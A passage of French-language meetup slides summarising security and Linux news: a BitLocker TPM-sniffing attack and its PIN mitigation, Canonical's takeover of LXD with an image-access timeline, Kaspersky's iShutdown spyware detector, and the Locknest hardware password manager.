  - L'outil a été fabriqué spécialement pour cet ordinateur (Pi Pico + circuit imprimé)
  - Le TPM est externe au processeur (ce qui est de moins en moins courant)
  - Cette attaque n'est pas récente (#Article2013)
    - https://www.sciencedirect.com/science/article/pii/S0898122112004634?via%3Dihub
- Vous pouvez toujours mettre un code PIN à BitLocker pour vous rassurer 😉

https://www.youtube.com/watch?v=wTl4vEednkQ



Divers / Trolls velus

Canonical quitte la communauté Linux Containers

- Créateur et principal contributeur du projet LXD
  - Canonical récupère donc totalement le projet
- Changements à prendre en compte si vous utilisez LXD :
  - https://github.com/lxc/lxd → https://github.com/canonical/lxd
  - https://linuxcontainers.org/lxd → https://ubuntu.com/lxd
  - Canal YouTube transféré, section LXD sur le forum de Linux Containers supprimée et infrastructure CI transférée également à Canonical !
- Et les images LXD pre-build alors ? ----------> https://linuxcontainers.org/lxd/

Timeline

Date	Change
2024/01/01	LXD 5.20+ users running on Arch, Debian, Fedora, Gentoo, NixOS or Ubuntu will be restricted to Ubuntu, Debian, CentOS and Alpine images
2024/01/15	LXD 5.20+ users running on Arch, Debian, Fedora, Gentoo, NixOS or Ubuntu will completely lose access
2024/01/22	Non-LTS LXD users running on Arch, Debian, Fedora, Gentoo, NixOS or Ubuntu will be restricted to Ubuntu, Debian, CentOS and Alpine images.
2024/02/01	Non-LTS LXD users running on Arch, Debian, Fedora, Gentoo, NixOS or Ubuntu will completely lose access
2024/02/15	LXD 5.20+ users on any distribution will be restricted to Ubuntu, Debian, CentOS and Alpine images
2024/03/01	Non-LTS LXD users on any distribution will be restricted to Ubuntu, Debian, CentOS and Alpine images
2024/03/15	LXD 5.20+ users running on any distribution will completely lose access
2024/04/01	Non-LTS LXD users running on any distribution will completely lose access
2024/04/15	All LXD LTS users will be restricted to Ubuntu, Debian, CentOS and Alpine images
2024/05/01	All LXD users will lose access

Divers / Trolls velus

Êtes-vous une cible de Pegasus ?

- Outil développé par Kaspersky : iShutdown
  - Analyse Shutdown.log utilisé pour enregistrer les événements liées au redémarrage du device
    - Temps nécessaire à l'arrêt de chaque processus (en précisant son PID)
    - Peut contenir des années d'entrées ! #forensic
  - Détecte la présence de Pegasus, Reign et Predator
- Permet également d'analyser d'autres logs à la recherche de la présence de malware

https://github.com/KasperskyLab/iShutdown (outil)

https://www.bleepingcomputer.com/news/security/ishutdown-scripts-can-help-detect-ios-spyware-on-your-iphone/

Divers / Trolls velus

Locknest, le gestionnaire de mots de passe à mettre dans votre poche 🇫🇷

- Caractéristiques
  - Doté d'un connecteur USB-C et du Bluetooth
  - 10 jours d'autonomie (pour une utilisation de 1h20/jour)
- Aucune dépendance au Cloud
- Données chiffrées en AES 256
- Pas de master key, utilisation d'un code PIN de 7 chiffres
  - 3 erreurs = 10 minutes de bannissement

https://www.linkedin.com/posts/cyberveille_lancement-de-locknest-le-premier-gestionnaire-activity-7157762925561069568-_oZ_?utm_source=share&utm_medium=member_desktop

Et maintenant ?

Prochaine réunion ?

RDV le mardi **16 avril**

FIN

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?

- Contactez-nous